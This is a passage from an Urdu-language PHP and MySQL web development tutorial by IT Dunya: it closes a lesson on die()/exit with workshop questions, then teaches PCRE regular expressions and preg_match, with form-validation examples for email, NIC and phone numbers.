PHP بالکل exit کی طرح ایک اور فنکشن بھی فراہم کرتی ہے جسکو die() کہتے ہیں اور بالکل exit کی طرح کام کرتا ہے۔ آپ اس مثال میں exit() کی جگہ پر die() بھی استعمال کر سکتے ہیں مثلاً:

```
die("Your phone number is invalid");
```

امید کرتا ہوں کہ آج کا سبق آپکو پسند آیا ہوگا۔ اگلے سبق تک اجازت چاہتا ہوں۔ دعاؤں میں یاد رکھیں۔ اللہ حافظ

شکیل محمد خان
shakeel599@gmail.com

ورکشاپ

سوال نمبر 1: مندرجہ ذیل سوالات کے جوابات لکھیں۔

الف: کسی یوزر کا IP ایڈریس معلوم کرنے کیلئے $_SERVER ایرے کا کونسا Element استعمال ہوتا ہے؟

ب: کسی کلائنٹ براوزر کے بارے میں معلومات کیسے حاصل کرتے ہیں؟

ج: get request کے ذریعے جو ڈیٹا سمٹ ہوا ہو، اسکو ہم اپنے سکرپٹ میں کیسے حاصل کرتے ہیں؟

د: exit اور die فنکشنز کیا کام کرتے ہیں؟

سوال نمبر 2: صحیح جواب کا انتخاب کریں:

الف: فارم کے کونسے elements کو HTTP Request سے نکال دیا جاتا ہے:

۱: ٹیکسٹ بکس، ریڈیو بٹن اور چیک بکس
۲: ٹیکسٹ بکس، سمٹ اور ہیڈن
۳: سمٹ اور ہیڈن
۴: ریڈیو اور چیک بکس جو سلیکٹ نہ ہوا ہو

ب: فارم پروسیسنگ کے دوران، ایک ہیڈن (Hidden) فیلڈ اور ٹیکسٹ بکس میں کیا فرق ہوتا ہے

۱: Hidden فیلڈ کا نام نہیں ہوتا
۲: ان دونوں میں کوئی فرق نہیں ہے
۳: Hidden فیلڈ کی ویلیو نہیں ہوتی
۴: Hidden فیلڈ کو HTTP Request سے نکال دیا جاتا ہے

ج: مندرجہ ذیل فارم element کے ناموں میں سے کس کو PHP میں ایرے کے طور پر استعمال کیا سکتا ہے۔

۱: chkDel
۲: [chkDel]
۳: chkDel[]
۴: chkDel[somevalue]

سوال نمبر 3: ایک calculator بنائیں جو دو ٹیکسٹ بکس اور ایک کمبو بکس پر مشتمل ہو۔ کمبو بکس میں چار آپشنز ہوں گے (جمع، منفی، تقسیم اور ضرب) یوزر دو نمبرز انٹر کرنے کے بعد کمبو بکس سے ایک عمل کو سلیکٹ کریگا اور سمٹ کرنے پر آپکا پروگرام اس کے مطابق result دیکھائے۔ آپ نے validation کا استعمال بھی کرنا ہے یعنی اگر یوزر خالی فارم سمٹ کرے یا غلط ویلیوز دیں تو آپ نے اسکو errors بھی دیکھانے ہیں۔

سوال نمبر 4: یوزر سے کومنٹس حاصل کرنے کیلئے ایک فارم بنائیں۔ آپ کا پروگرام یوزر سے اسکا نام، ای میل، ملک کا نام اور کومنٹس حاصل کرے گا اور سمٹ کرنے پر اسکی معلومات اور کومنٹس کو ایک پیج پر display کریگا۔ اسمیں بھی آپ نے یوزر کی طرف سے فراہم کردہ معلومات کی مکمل جانچ پڑتال کرنی ہے۔ اگر کومنٹس 40 حروف سے زیادہ اور 10 حروف سے کم ہوں تو آپکا پروگرام اسکو قبول نہ کرے۔

PHP MySQL and Web Development
IT Dunya

پی ایچ پی مائی سیکول اور ویب ڈویلپمنٹ کی بارویں کلاس میں خوش آمدید

ریگولرایکسپریشنز(Regular Expressions)

ریگولرایکسپریشنزعلامات کے ایسے مجموعے کا نام ہے جو کسی ٹیکسٹ میں کوئی پیٹرن میچ کرتا ہے۔ریگولرایکسپریشن(regex) پراگرہم گہری نظرڈالیں تو اسکی کڑیاں ماضی میں انسانی اعصابی نظام پر ہونے والی تحقیقات سے ملتی ہیں۔ Warren McCulloch اور Walter Pitt دو نیروفیزیشنز نے علم ریاضی کی روسے ایک طریقے کوتخلیق کرکے اس اعصابی جال کے نظام کو بیان کیا۔1956ء میں ایک امریکی ریاضی دانStephen Kleene نے ان دونوں کے اس تحقیق کو مزید آگے بڑھایا اور اپنے اس کام اور تجربے کو ایک پیپر میں مضمون کے طور پر شائع کیا جسکا عنوان تھا "Representation of Events in Nerve Nets"، جسمیں اس نے ریگولرایکسپریشنز کے مرکزی خیال کومتعارف کرایااوراسکو ایک نام دیا۔ "The algebra of regular sets"۔

یہ تحقیقات نیورالوجی میں تو کوئی خاص انقلاب نہ لاسکےلیکنKen Thompson(UNIX کا بانی) کے ان کوششوں کیلئے بہتر ثابت ہوئے جو وہ کمپیوٹیشن سرچ الگورتھم کیلئے کررہاتھا۔پہلا اپلیکیشن جسمیں باقاعدہ ریگولرایکسپریشنز استعمال ہوئےUNIX کا ایک ایڈیٹرتھاجسکا نامqed تھا۔

تب سے ریگولرایکسپریشنز کسی ٹیکسٹ بیس ایڈیٹر،سرچ ٹولز اور پروگرامنگ لینگوئجز کے اہم خدوحال میں شامل ہونے لگے۔یہ کسی سٹرنگ میں کوئی پیٹرن تلاش کرنے کیلئے ایک لینگوئج کی حیثیت رکھتی ہے۔ریگولرایکسپریشن کواستعمال کرتے ہوئے ہم:

- ☆ یہ معلوم کرتے ہیں کہ کسی سٹرنگ میں کوئی خاص سٹرنگ پیٹرن موجود ہے۔
- ☆ کسی سٹرنگ میں ذیلی سٹرنگ کوسرچ کرنے کیلئے۔
- ☆ یا کسی سٹرنگ سے ذیلی سٹرنگ نکالنے یعنی حاصل کرنے کیلئے۔

جیسے کہ سٹرنگ فنکشنز میں آپ نے دیکھا تھا کہ str_replace،strstr وغیرہ ایسے فنکشنز ہیں جو کسی سٹرنگ میں مطلوبہ حرف کوتلاش کرنے یا کسی لفظ کو دوسرے پر بدلنے کیلئے استعمال ہوتے ہیں۔لیکن یہ فنکشنز کسی exact حرف کو ہی تلاش کرتا ہےاور یہ اتنے ہوشیار نہیں ہوتے۔مثلاً اگر مجھے کسی سٹرنگ میں یہ معلوم کرنا ہو کہ اسمیںHTML کا کوئی <b> ٹیگ موجود ہے جو بند نہیں ہوا ہے، یا یوزر نے جوemail دی ہے وہ درست ہے یا مجھے صرف وہ لائن چاہیے جو <h1></h1> کے درمیان ہو وغیرہ وغیرہ۔تو ایسی صورت میں مجھے ایکintelligent سرچ کی ضرورت ہےاور ایسی جگہوں پر ہمیں ریگولر ایکسپریشن کی ضرورت پڑتی ہے جسکے لئےPHP دو قسم کے ریگولرایکسپریشنز مہیا کرتا ہے۔

1: Perl Compatible Regular Expressions (PCREs)

2: POSIX Regular Expression

ہمPCRE کے فنکشنز کو پڑھیں گے کیونکہ یہ بہت زیادہ پاورفل ہیں اور آجکل زیادہ استعمال ہورہے ہیں۔ ایک بات یادرکھیں کہ اگر آپ کا کام سٹرنگ کے دوسرے فنکشنز سے ہورہا ہے تو اسکے ریگولرایکسپریشنز استعمال کرنے کی ضرورت نہیں اگرچہ یہ بہت پاورفل ہیں مگر یہ بہتslow بھی ہیں اسلئے چھوٹے

موٹے سرچ یا ریپلیس کیلیے سٹرنگ کے دوسرے فنکشنز استعمال کریں۔PCRE میں ہمارے پاس مندرجہ ذیل فنکشنز ہیں جن میں چند ایک کو ہم تفصیل سے پڑھیں گے۔

1: preg_match ()　2: preg_replace();　3: preg_match_all();
4: preg_split();　5: preg_grep();　6: preg_quote ();
7: preg_replace_callback();

preg_match()

ریگولر ایکسپریشن ایک بہت مشکل اور پیچیدہ مضمون ہے جس پر الگ سے کتابیں موجود ہیں اور اسکو ہر طرف سے کور کرنا میرے لئے انتہائی مشکل ہے، تاہم میں نے کوشش کی ہے کہ آپ کو بنیادی باتوں کے بارے میں بتاؤں۔ خاص طور جو نئے لوگ ہوتے ہیں انکو بہت مشکل لگتے ہیں لیکن گھبرانے کی ضرورت نہیں کیونکہ میں نے کوشش کی ہے کہ بالکل سادہ اور آسان الفاظ میں اسکو پیش کروں۔

کوئی پیٹرن میچ کرنے کیلیے ہم PCRE کیلیے PHP کا فنکشن preg_match() استعمال کرتے ہیں۔

```
$result = preg_match($pattern, $subject, $matches);
```

اس فنکشن میں پہلا argument ایک پیٹرن کو لیتا ہے جسکو ہم نے میچ کرنا ہے، (پیٹرن کچھ حروف پر مشتمل ہوتا ہے جن کا ایک خاص مطلب ہوتا ہے) دوسرا اس ٹیکسٹ یا سٹرنگ کو لیتا ہے جسمیں سرچ کرنا ہو اور تیسرا argument ایک ایرے کو جسمیں سرچ کے ریزلٹس سٹور ہوتے ہیں۔ اگر ہمیں ریزلٹس نہیں چاہیے صرف یہ معلوم کرنا ہو کہ پیٹرن موجود ہے یا نہیں تو تیسرا argument دینے کی ضرورت نہیں ہوتی۔ یہ فنکشن اگر کوئی میچ ملا تو true ورنہ false ریٹرن کرتا ہے۔ اس سے پہلے کہ ہم اس فنکشن کو استعمال کریں کچھ چیزیں ہیں جن کے بارے میں آپکو پتہ ہونا چاہیے اور تب ہی آپ کسی پیٹرن کو سمجھیں گے۔

Metacharacters

ریگولر ایکسپریشنز کے کچھ خاص حروف ہیں جن کا اپنا ایک مطلب ہے جن کو ہم کسی پیٹرن میں استعمال کرتے ہیں۔ یہ خاص حروف مندرجہ ذیل ہیں:

. * ? + [ ] ( ) { } ^ $ | \

اب ہم ان کریکٹرز پر بات کرتے ہیں اور اسکے ساتھ ساتھ انکی مثالیں بھی دیکھتے ہیں۔ ان مثالوں میں ہم نے <?php ?> کے ٹیگز استعمال نہیں کیئے جسکا مطلب ہے کہ یہ آپکو معلوم ہے کہ سکرپٹ ہمیشہ ان ٹیگز کے اندر لکھا جاتا ہے اور بار بار مجھے لکھنے کی ضرورت نہیں۔

(۱) بیک سلیش:

اگر ہم کسی پیٹرن میں اوپر دیئے گئے metacharacters میں کوئی کریکٹر سٹرنگ میں "سرچ" کرتے ہیں نہ کہ اسکو معنی کے طور پر استعمال کر رہے ہو تو اسکو بیک سلیش سے escape کرتے ہیں اسکو ہم escape character بھی کہتے ہیں۔ اسکی مثالیں آپ آگے دیکھیں گے۔

(.) ڈاٹ

نئی لائن کے علاوہ کسی سٹرنگ میں exactly ایک کریکٹر میچ کرتا ہے مثلاً

```
preg_match ("/./", "PHP 5", $matches);
print $matches [0];
output: P
```

فنکشن کے پیٹرن میں ہم نے ایک dot استعمال کیا جسکا مطلب ہے کہ یہ ایک کریکٹر کو میچ کریگا وہ کوئی کریکٹر ہوسکتا نئی لائن کے علاوہ۔ پیٹرن فارورڈ سلیشز کے درمیان میں لکھتے ہیں (/ . /) اسکے بعد ہم نے subject میں "PHP 5" دیا ہے جو کہ وہ سٹرنگ ہے جسمیں ہم تلاش کرنا چاہتے ہیں یہاں پر آپ ایک سٹرنگ ویریبل بھی استعمال کرسکتے ہیں۔ تیسرا argument ایک ایرے ہے جسکو ہم نے $matches کا نام دیا ہے جو ہمارے سرچ ریزلٹس کو سٹور کریگا۔ چونکہ dot کریکٹر ایک حرف کو میچ کرتا ہے اسلئے یہ P کو میچ کریگا اور اسکو $matches ایرے میں ڈال دے گا۔ یہ فنکشن true ریٹرن کریگا۔

: Qualifiers

(?)

کسی سب پیٹرن یا پہلے آنے والے یعنی پیش رو کیریکٹر کو اختیاری بناتا ہے مثلاً

```
preg_match ('/PHP.?5/', 'PHP 5', $matches);
```

یہ دونوں PHP 5 اور PHP5 کو میچ کریگا۔ اس پیٹرن کا مطلب کیا ہے؟۔

- ☆ سب سے پہلے PHP کو تلاش کرو۔
- ☆ اسکے بعد ہم نے dot(.) کا استعمال کیا ہے۔ یعنی کوئی بھی کریکٹر میچ کرو (ماسوائے نئی لائن)
- ☆ اسکے بعد ? کا استعمال کیا ہے جس سے dot کریکٹر آپشنل بن گیا۔ یعنی کچھ ہوسکتا ہے اور نہیں بھی ہوسکتا دونوں صورتوں میں میچ کرو۔

اب اگر سرچ سٹرنگ یعنی subject میں ہم PHP 5 لکھتے ہیں تو بھی میچ ہوگا اور اگر PHP5 تب بھی میچ کریگا۔ کیونکہ PHP اور 5 کے درمیان ایک کریکٹر کو یعنی سپیس کو اختیاری بنادیا گیا ہے۔

(+)

کسی پیش رو کیریکٹر یا سب پیٹرن کو ایک یا ایک سے زیادہ دفعہ میچ کرنے کیلئے۔ (one or more times) مثلاً اگر ہم پیٹرن میں /a+b/ لکھتے ہیں تو یہ ab کو بھی میچ کریگا اور aaab، aaaaab، aaaaaaab کو بھی میچ کریگا لیکن صرف b کو میچ نہیں کریگا۔ مثال:

```
preg_match("/a+b/", "caaabc", $matches);
print $matches[0];
output: aaab
```

پیٹرن کا مطلب ہے، پہلے a کو میچ کرو، اسکے بعد + ہے جس کا مطلب ہے کہ اگر a ایک یا زیادہ دفعہ repeat ہورہا ہے اسکو بھی میچ کرو اور اسکے بعد b کو میچ کرو۔

(*)

پہلے آنے والا کیریکٹر یا سب پیٹرن یا تو موجود ہی نہیں یا زیادہ دفعہ میچ کرنے کیلئے (zero or more times) مثلاً "/de*f/"، df کو بھی میچ کریگا اور def، deeef۔۔۔کو بھی میچ کریگا۔

```
preg_match("/de*f/", "deeef", $matches);
print $matches[0];
output: deeef
```

پیٹرن کا مطلب ہے کہ اگر کسی سٹرنگ میں پہلے d ہو، e کے بعد * ہے جسکا مطلب ہے کہ e موجود ہو یا نہ ہو یا e زیادہ دفعہ بھی موجود ہو اور اسکے بعد f ہو تو اسکو میچ کرو۔

{m,n}, {n}:Quantifiers

{m,n} کا مطلب ہے کہ پیش رو کیریکٹر m اور n ٹائمز کے درمیان موجود ہے۔ مثلاً "/tre{1,2}f/" ، tref اور treef کو میچ کریگا لیکن treeef اور trf کو نہیں۔ کیونکہ ہم نے e کو ایک رینج دیا ہے کہ e کی موجودگی ایک اور دو کے درمیان ہو سکتی ہے۔ {n} کا مطلب ہے کہ پیش رو کیریکٹر یا سب پیٹرن n ٹائم موجود ہے۔ مثلاً "/tre{3}f/" treeef کو میچ کریگا لیکن treef یا treeeef کو نہیں کیونکہ e کو 3 کا رینج دیا گیا ہے۔

```
preg_match("/tre{1,2}f/", "treef", $matches);
print $matches[0] . " ";
preg_match("/tre{3}f/", "treeef", $matches);
print $matches[0]
output: treef  treeef
```

[...] کریکٹر کلاسز

جب کوئی حروف [ ] بریکٹس کے اندر لکھتے ہیں تو اسکا مطلب ہوتا ہے کہ صرف ان حروف کو سٹرنگ کے اندر تلاش کرنا۔ یعنی کسی محدود حروف میں سے کسی ایک حرف کو سرچ کرنا۔ مثلاً اگر ہم کسی پیٹرن میں w[ao]nder لکھتے ہیں تو یہ دونوں لفظوں wander اور wonder کو میچ کریگا۔ دوسری مثال:

[0123456789]

یہ پیٹرن 0 اور 9 کے درمیان کسی نمبر کو میچ کریگا۔ "-" ہائفن استعمال کر کے ہم حروف کا ایک رینج بھی بنا سکتے ہیں۔ مثلاً اوپر والی مثال کو اسطرح بھی لکھا جا سکتا ہے:

[0-9]

یعنی ایک نمبر جو 0-9 کے رینج کے اندر ہو۔ اگر ہمیں کوئی حروف نہیں چاہیے تو اسکو اسطرح لکھتے ہیں۔ [^0-9] ۔ آپ دیکھ رہے ہیں کہ بریکٹس کے اندر شروع میں ہم نے ^ استعمال کیا ہے جو کہ پچھلی والی مثال کا الٹ بن گیا ہے یعنی ایسے حروف جو نمبر نہ ہو۔ بریکٹس کے اندر ایک یا ایک سے زیادہ رینجیز بھی دے سکتے ہیں مثلاً اگر ایک hexadecimal نمبر کو میچ کرنا ہو تو اسطرح لکھیں گے:

[0-9A-F]

یعنی ایسا حرف جو کہ 0 اور 9 کے درمیان یا A اور F کے درمیان ہو۔مثلاً یہ پیٹرن 5 میچ کریگا اور B کو بھی۔اور اگر اسطرح لکھیں:

[0-9][A-F]

تو اسکا مطلب ہے کہ پہلا حرف ایک نمبر ہوگا جبکہ دوسرا A-F کے درمیان کوئی کریکٹر ہے۔اور نیچے والی کلاس ایک A سے Z یا a سے z کے درمیان کوئی کریکٹر میچ کریگا۔

[A-Za-z]

مثالیں:

```
$str = "PHP is released in 2005 ";
preg_match ("/[0-9]+/",$str,$matches);
print $matches[0];
output: 2005
```

پیٹرن میں ہم نے 0 سے 9 تک کا رینج دیا ہے یعنی ایسا کریکٹر جو 0 اور 9 درمیان ہو اسکے بعد + لگایا ہے جسکا مطلب ہے کہ ایک یا زیادہ دفعہ repeat ہو رہا ہے۔اگر subject سٹرنگ میں آپ دیکھیں تو ایک جملہ لکھا ہوا ہے اور آخر میں 2005 اسلئے یہ پیٹرن 2005 کو میچ کرکے ایرے کو assign کردے گا اور اسکا ریٹرن بھی true ہوگا۔

```
$str = "PHP is released in 2005 ";
preg_match ("/[^0-9]+/",$str,$matches);
print $matches[0];
output: PHP is released in
```

وہی مثال ہے صرف بریکٹس کے شروع میں ^ استعمال ہوا ہے جو پچھلی مثال کا الٹ بن گیا اور جسکا مطلب ہے کہ ایسے کریکٹرز جو 0 اور 9 درمیان نہ ہوں۔اسلئے یہ 2005 کو چھوڑ کر باقی سٹرنگ کو میچ کریگا۔یا اس مثال کو اسطرح بھی لکھ سکتے ہیں:

```
$str = "PHP is released in 2005 ";
preg_match ("/[a-zA-Z ]+/",$str,$matches);
print $matches[0];
```

ایک کریکٹر جو az کے درمیان یا AZ کے درمیان یا ایک سپیس ہو اور وہ کریکٹر ایک یا زیادہ دفعہ repeat ہو رہا ہو۔

کچھ کریکٹر کلاسز جیسے کہ ڈیجٹس، لیٹرز اور وائٹ سپیس کریکٹرز بار بار لکھنے ہوتے ہیں اسلئے انکے کچھ شارٹ کٹس موجود ہیں جو کہ مندرجہ ذیل ہیں۔

شارٹ کٹ	مثاوی ہے	تفصیل
\d	[0-9]	0 سے 9 کے درمیان ڈیجٹس
\w	[0-9A-Za-z_]	"word" character ایک پورا لفظ
\s	[\t\n\r]	وائٹ سپیس کریکٹر (نئی لائن، ٹیب، کیرج ریٹرن)

مندرجہ ذیل شارٹ کٹس انکے الٹ یعنی nagitaves ہیں۔

شارٹ کٹ	مثاوی ہے	تفصیل
\D	[^0-9]	جو ڈیجٹ نہ ہو (Any non-digit)
\W	[^0-9A-Za-z_]	جو ایک ورڈ کریکٹر نہ ہو (A non-"word" character)
\S	[^\t\n\r]	وائٹ سپیس نہ ہو (A non-blank character)

اب وہی مثالیں ہم شارٹ کٹس سے دیکھتے ہیں:

```
1:   $str = "PHP is released in 2005 ";
     preg_match("/[\d]+/",$str,$matches);
     print $matches[0];
     output: 2005

2:   $str = "PHP is released in 2005 ";
     preg_match("/[\w ]+/",$str,$matches);
     print $matches[0];
     output: PHP is released in 2005

3:   $str = "PHP is released in 2005 ";
     preg_match("/[\D]+/",$str,$matches);
     print $matches[0];
     output: PHP is released in
```

Anchors(^ ،$):

کریکٹر کلاسز سٹرنگ میں کسی بھی جگہ پر کوئی حرف میچ کرتا ہے لیکن کچھ ایسی علامات موجود ہیں جنکے ذریعے ہم سٹرنگ میں کسی خاص جگہ کوئی کریکٹر میچ کر سکتے ہیں۔ان علامات کو anchors کہتے ہیں۔ یہ دو anchors، ^ اور $ ہیں۔ جب ہم کسی سٹرنگ کے شروع میں کسی حرف کو تلاش کرتے ہیں تو پیٹرن میں پہلے ^ لگاتے ہیں جسکا مطلب ہے "In the beginning of the string" اور اگر آخر میں میچ کرنا چاہتے ہیں تو پیٹرن کے آخر میں $ لکھتے ہیں جسکا مطلب ہے "at the end of string" اگر کسی سٹرنگ میں دیکھنا ہو کہ آخر میں full stop لگا ہے کہ نہیں تو "\.$" لکھیں گے چونکہ (.) ایک سپیشل کریکٹر ہے اسلئے اسکو بیک سلیش سے escape کیا ہے۔اسی طرح اگر ہم ^B لکھتے ہیں تو اسکا مطلب ہے کہ سٹرنگ کا پہلا حرف بڑا B ہے کہ نہیں۔

Alternatives

"xyz"

ریگولر ایکسپریشن ہر وہ سٹرنگ میچ کریگا جسمیں "xyz" آیا ہو۔ کسی ریگولر ایکسپریشن میں ایک زیادہ برانچز بھی ہو سکتے ہیں جو "|" کے ذریعے الگ ہوتے ہیں اور or آپریٹر کی طرح کام کرتا ہے۔ دوسرے لفظوں میں کہ ان دونوں برانچ میں ایک بھی مل گیا تو ریٹرن true ہوگا۔

"abc|xyz"

```
$str = "xyz123";
preg_match("/abc|xyz/",$str,$matches);
print $matches[0];
output: xyz
```

(...) سب پیٹرن

جب کوئی کیریکٹرز چھوٹی بریکٹس میں لکھتے ہیں تو وہ سب پیٹرن بن جاتا ہے جسکے ذریعے elements کا ایک گروپ بنایا جاسکتا ہے پھر اس گروپ کو میچ کرتے ہیں۔ مثلاً اگر ہمارے پاس ایک سٹرنگ ہے "PHP in 2005" اور ہم اس سٹرنگ سے صدی اور سال دونوں کو مختلف انٹریز میں حاصل کرنا چاہتے ہیں تو اسکا پیٹرن کچھ اسطرح ہوگا: `"/([12][0-9])([0-9]{2})/ "`

اس پیٹرن میں دو سب پیٹرنز ہیں جن کا مطلب ہے:

`([12][0-9])` 10 سے لیکر 29 تک صدی کو میچ کرنا

`([0-9]{2})` سال کو میچ کرنا

پہلے سب پیٹرن میں [12] کا مطلب ہے ایک نمبر جو کہ 1 یا 2 ہوگا جس سے ہمارے پاس 2 حاصل ہوگا

پہلے سب پیٹرن میں [0-9] کا مطلب ہے 0 اور 9 کے درمیان ایک نمبر جس سے ہمارے پاس 0 حاصل ہوگا

دوسرے سب پیٹرن میں [0-9] کا مطلب آپ سمجھ گئے

دوسرے سب پیٹرن میں {2} کا مطلب ہے کہ اس سے پہلے آنے والا کریکٹر 2 دفعہ آنا چاہیے۔ جس سے ہمارے پاس 05 حاصل ہوگا۔

```
preg_match("/([12][0-9])([0-9]{2})/ ","PHP in 2005",$matches);
print_r($matches);
output:
Array
(
[0] => 2005
[1] => 20
[2] => 05
)
```

اس صورت میں اریے کا انڈیکس 0 ہمیشہ پورے میچ سٹرنگ پر مشتمل ہوتا ہے اور دوسرے سب پیٹرنز اریے کے اگلے انڈیکسز پر سٹور ہوتے ہیں۔ دوسری مثال اگر ہم کسی پیٹرن میں "man? (wo)" لکھتے ہیں تو یہ man کو بھی میچ کریگا اور woman کو بھی۔ اب تک جو کچھ آپ نے پڑھا اس پر ایک مثال دیکھتے ہیں۔ اس مثال میں ہم یوزر کا ای میل ایڈریس، نادرا کا شناختی کارڈ نمبر اور ایک فون نمبر کو validate کریں گے۔ مندرجہ ذیل کوڈ کو htdocs میں regxp.html کے نام سے محفوظ کریں۔

regxp.html

```
<html>
<head>
<title>regxp</title>
</head>
<body>
<form id="form1" method="post" action="regxp.php">
  <table width="400" border="1">
    <tr><td>Email:</td>
      <td><input type="text" name="email" /></td>
      <td>Please provide valid email </td>
    </tr>
    <tr><td>NIC #: </td>
      <td><input type="text" name="nic" /></td>
      <td>xxxxx-xxxxxxx-x</td>
    </tr>
    <tr><td>Mobile:</td>
      <td><input type="text" name="mobile" /></td>
      <td>222-2222222</td>
    </tr>
    <tr><td>  </td>
      <td><input type="submit" name="Submit" value="Submit" /></td>
      <td>  </td>
    </tr>
  </table>
</form>
</body>
</html>
```

اب مندرجہ ذیل کوڈ کو regxp.php کے نام سے محفوظ کریں۔

regxp.php

```
<?php
    $email = trim ($_POST['email']);
    $nic = trim($_POST['nic']);
    $mobile = trim($_POST['mobile']);

    if(preg_match ("/^[^@ ]+@[^@ ]+\.[^@\. ]+$/" ,$email)) {
    echo "Your email is valid<br>" ;
    }else{
    echo "Your email is invalid<br>" ;
    }

    if(preg_match ("/^\d{5}-\d{7}-\d$/" ,$nic)) {
    echo "Your NIC # is valid<br>" ;
    }else{
    echo "Your NIC # is invalid<br>" ;
    }

    if(preg_match ("/^\d{3,4}-\d{7}$/" ,$mobile)) {
    echo "Your mobile is valid<br>" ;
    }else{
    echo "Your mobile is invalid<br>" ;
    }
?>
```

regxp.html میں ہم نے ایک فارم بنایا ہے جو تین ٹیکسٹ بکسوں پر مشتمل ہے۔regxp.php میں ہم ان ٹیکسٹ بکسوں کے ویلیوز ویریبلز میں حاصل کررہے ہیں اور ہر ایک کو preg_match سے validate کررہے ہیں۔اب ان پیٹرنز کو تفصیل سے بات کرتے ہیں جو اس مثال میں ہوئے ہیں۔پہلا پیٹرن ای میل کو چیک کرتا ہے۔

```
preg_match ("/^[^@ ]+@[^@ ]+\.[^@\. ]+$/" ,$email)
```

ایک درست ای میل کی مثال: shakeel599@gmail.com

پیٹرن کا مطلب ہے:

^ سٹرنگ کے شروع میں میچ کرو (in the beginning of the string)

[^@] کوئی بھی کریکٹر میچ کرو ماسوائے @ اور سپیس کے۔کیونکہ ای میل کے پہلے حصے میں ہم سپس یا @ نہیں دے سکتے۔جیسے کہ اوپر والی ای میل سے یہ s کو میچ کریگا۔

+ جو ایک یا زیادہ دفعہ repeat ہو رہا ہے۔یعنی وہ ''کوئی بھی'' کریکٹر ایک یا زیادہ دفعہ موجودہ ہوسکتا ہے۔اوپر والی ای میل سے shakeel599 کو میچ کریگا جو کہ اب تک درست ہے۔

@	اسکے بعد@ ہوگا۔ shakeel599@ تک میچ ہوگیا جوکہ پیٹرن کے لحاظ سے درست ہے۔
[^@]	وہی پچھلی والی مثال یعنی@ کے بعد پھر کوئی کریکٹر ہوسکتا ہے ماسوائے@ اور سپیس کے کیونکہ کسی ای میل میں صرف ایک @ ہوسکتا ہے۔جس سے g میچ ہوگا۔اور ای میل shakeel599@g تک میچ ہوگا۔
+	پھر اسی طرح + ہے جسکا مطلب ہے کہ پہلے آنے والا کریکٹر ایک یا زیادہ دفعہ repeat ہورہا ہے۔ ہمارے پاس اوپر والا ای میل shakeel599@gmail تک میچ ہوگیا جوکہ اب تک درست ہے اور ہمارے پیٹرن کے مطابق ہے۔
\.	چونکہ ای میل میں ایک dot بھی آتا ہے اور ریگولر ایکسپریشن میں dot کا ایک خاص مطلب ہے اسلئے ہم نے اس dot کو بیک سلیش سے escape کیا ہے جسکا مطلب ہے کہ ہم ایک dot کریکٹر کو میچ کررہے ہیں۔اگر ہم بیک سلیش استعمال نہیں کرتے تو اسکا اپنا ایک مطلب بن جائے گا جوکہ آپ پہلے پڑھ چکے ہیں۔یعنی کے اسکے بعد ایک dot ہوگا جس سے ہمارا ای میل shakeel599@gmail. تک میچ ہوجائے گا۔
[^@]	یہ آپکو سمجھ آ گیا ہے۔یعنی ایک کریکٹر ماسوائے@ یا سپیس۔جس سے ہمارا ای میل shakeel599@gmail.c تک میچ ہوجائے گا۔
+	یہ بھی آپ سمجھ گئے ہیں۔یعنی وہ کریکٹر repeat ہورہا ہے۔shakeel599@gmail.com تک میچ ہوجائے گا
$	اس کا مطلب ہے کہ سٹرنگ یہاں پر ختم ہورہا ہے۔

آپ نے دیکھا کہ کس طرح کسی ڈیٹا کو ایک پیٹرن کے مطابق validate کرتے ہیں ۔اگر کوئی ای میل اس پیٹرن کے مطابق نہیں ہوگا تو یہ فنکشن false ریٹرن کریگا اور وہ غلط تصور کیا جائے گا۔مندرجہ ذیل صورتوں میں یہ پیٹرن کسی ای میل کو غلط تصور کریگا اگر کسی یوزر نے:

☆ ای میل میں یوزر کا نام نہ دیا ہو۔جیسے کہ	@gmail.com
☆ ای میل میں @ یا . استعمال نہ کیا ہو۔مثلاً	shakeel599ggmailcom
☆ دو یا زیادہ دفعہ @ استعمال کیا ہو،مثلاً	@@gmail@com
☆ ای میل کے اندر کوئی سپیس استعمال کی ہو۔مثلاً	shakeel 599@gmail .com
☆ @ ٹھیک جگہ پر استعمال نہ کیا ہو۔مثلاً	shakeel599.gmail@com
☆ dot. ٹھیک جگہ پر استعمال نہ کی ہو۔مثلاً	shakeel599@.gmailcom
☆ domain کا نام نہ دیا ہو۔مثلاً	shakeel599@.

اصل میں یہ ضروری نہیں کہ ای میل یا دوسرے پیٹرنز کیلئے آپ صرف یہی پیٹرنز استعمال کریں۔کسی ڈیٹا کو validate کرنے کیلئے بہت سارے ممکن پیٹرن بن سکتے ہیں اور ہر کوئی اپنی سوچ اور لوجک کے مطابق کوئی پیٹرن بناتا ہے۔آپ ان سے اچھے اور بہتر پیٹرن بنا سکتے ہیں۔دوسرے پیٹرنز ہمارے

پاس تقریباً ایک جیسے ہیں جسمیں شناختی کارڈ والے پیٹرن کو تفصیل سے دیکھتے ہیں:

`/^\d{5}-\d{7}-\d$/`

میری معلومات کے مطابق نادرا شناختی کارڈ کا نمبر اسطرح ہوتا ہے: 25654-2265485-7 ۔ پہلے پانچ نمبرز ہوتے ہیں اسکے بعد ایک ہافن، پھر سات نمبرز ہوتے ہیں، پھر ایک ہافن اور آخر میں ایک نمبر ہوتا ہے۔ پیٹرن کا مطلب ہے:

^	سٹرنگ کے شروع میں میچ کرو
\d{5}	ایک digit ہے جو کہ 5 دفعہ موجود ہونا چاہیے۔
-	پھر ایک ہافن ہوگا۔
\d{7}	پھر سات digits ہونگے۔
-	اسکے ایک ہافن ہوگا۔
\d	پھر ایک digit ہوگا۔
$	سٹرنگ کا اختتام

Modifiers

modifiers پیٹرن میچنگ انجن کے طریقہ کار کو تبدیل کرنے کیلیے استعمال ہوتے ہیں۔ یہ عموماً پیٹرن کے آخر میں استعمال کیے جاتے ہیں۔ جن میں سے چند ایک درجہ ذیل ہیں:

(i)

اگر یہ modifier سیٹ ہو تو PCRE انجن کسی پیٹرن میں چھوٹے اور بڑے حروف دونوں کو میچ کریگا۔ یعنی یہ کسی پیٹرن میں استعمال ہونے والے لیٹرز کو case-insensitive بنا دیتا ہے۔ مثلاً `/[a-z]/` کوئی لیٹر میچ کریگا جو کہ a اور z کے درمیان ہو جبکہ `/[a-z]/i` کسی لیٹر کو میچ کریگا جو کہ A-Z یا a-z کے درمیان ہو۔ آپ دیکھ رہے ہیں کہ i پیٹرن کے آخر میں استعمال ہوا ہے۔

(m)

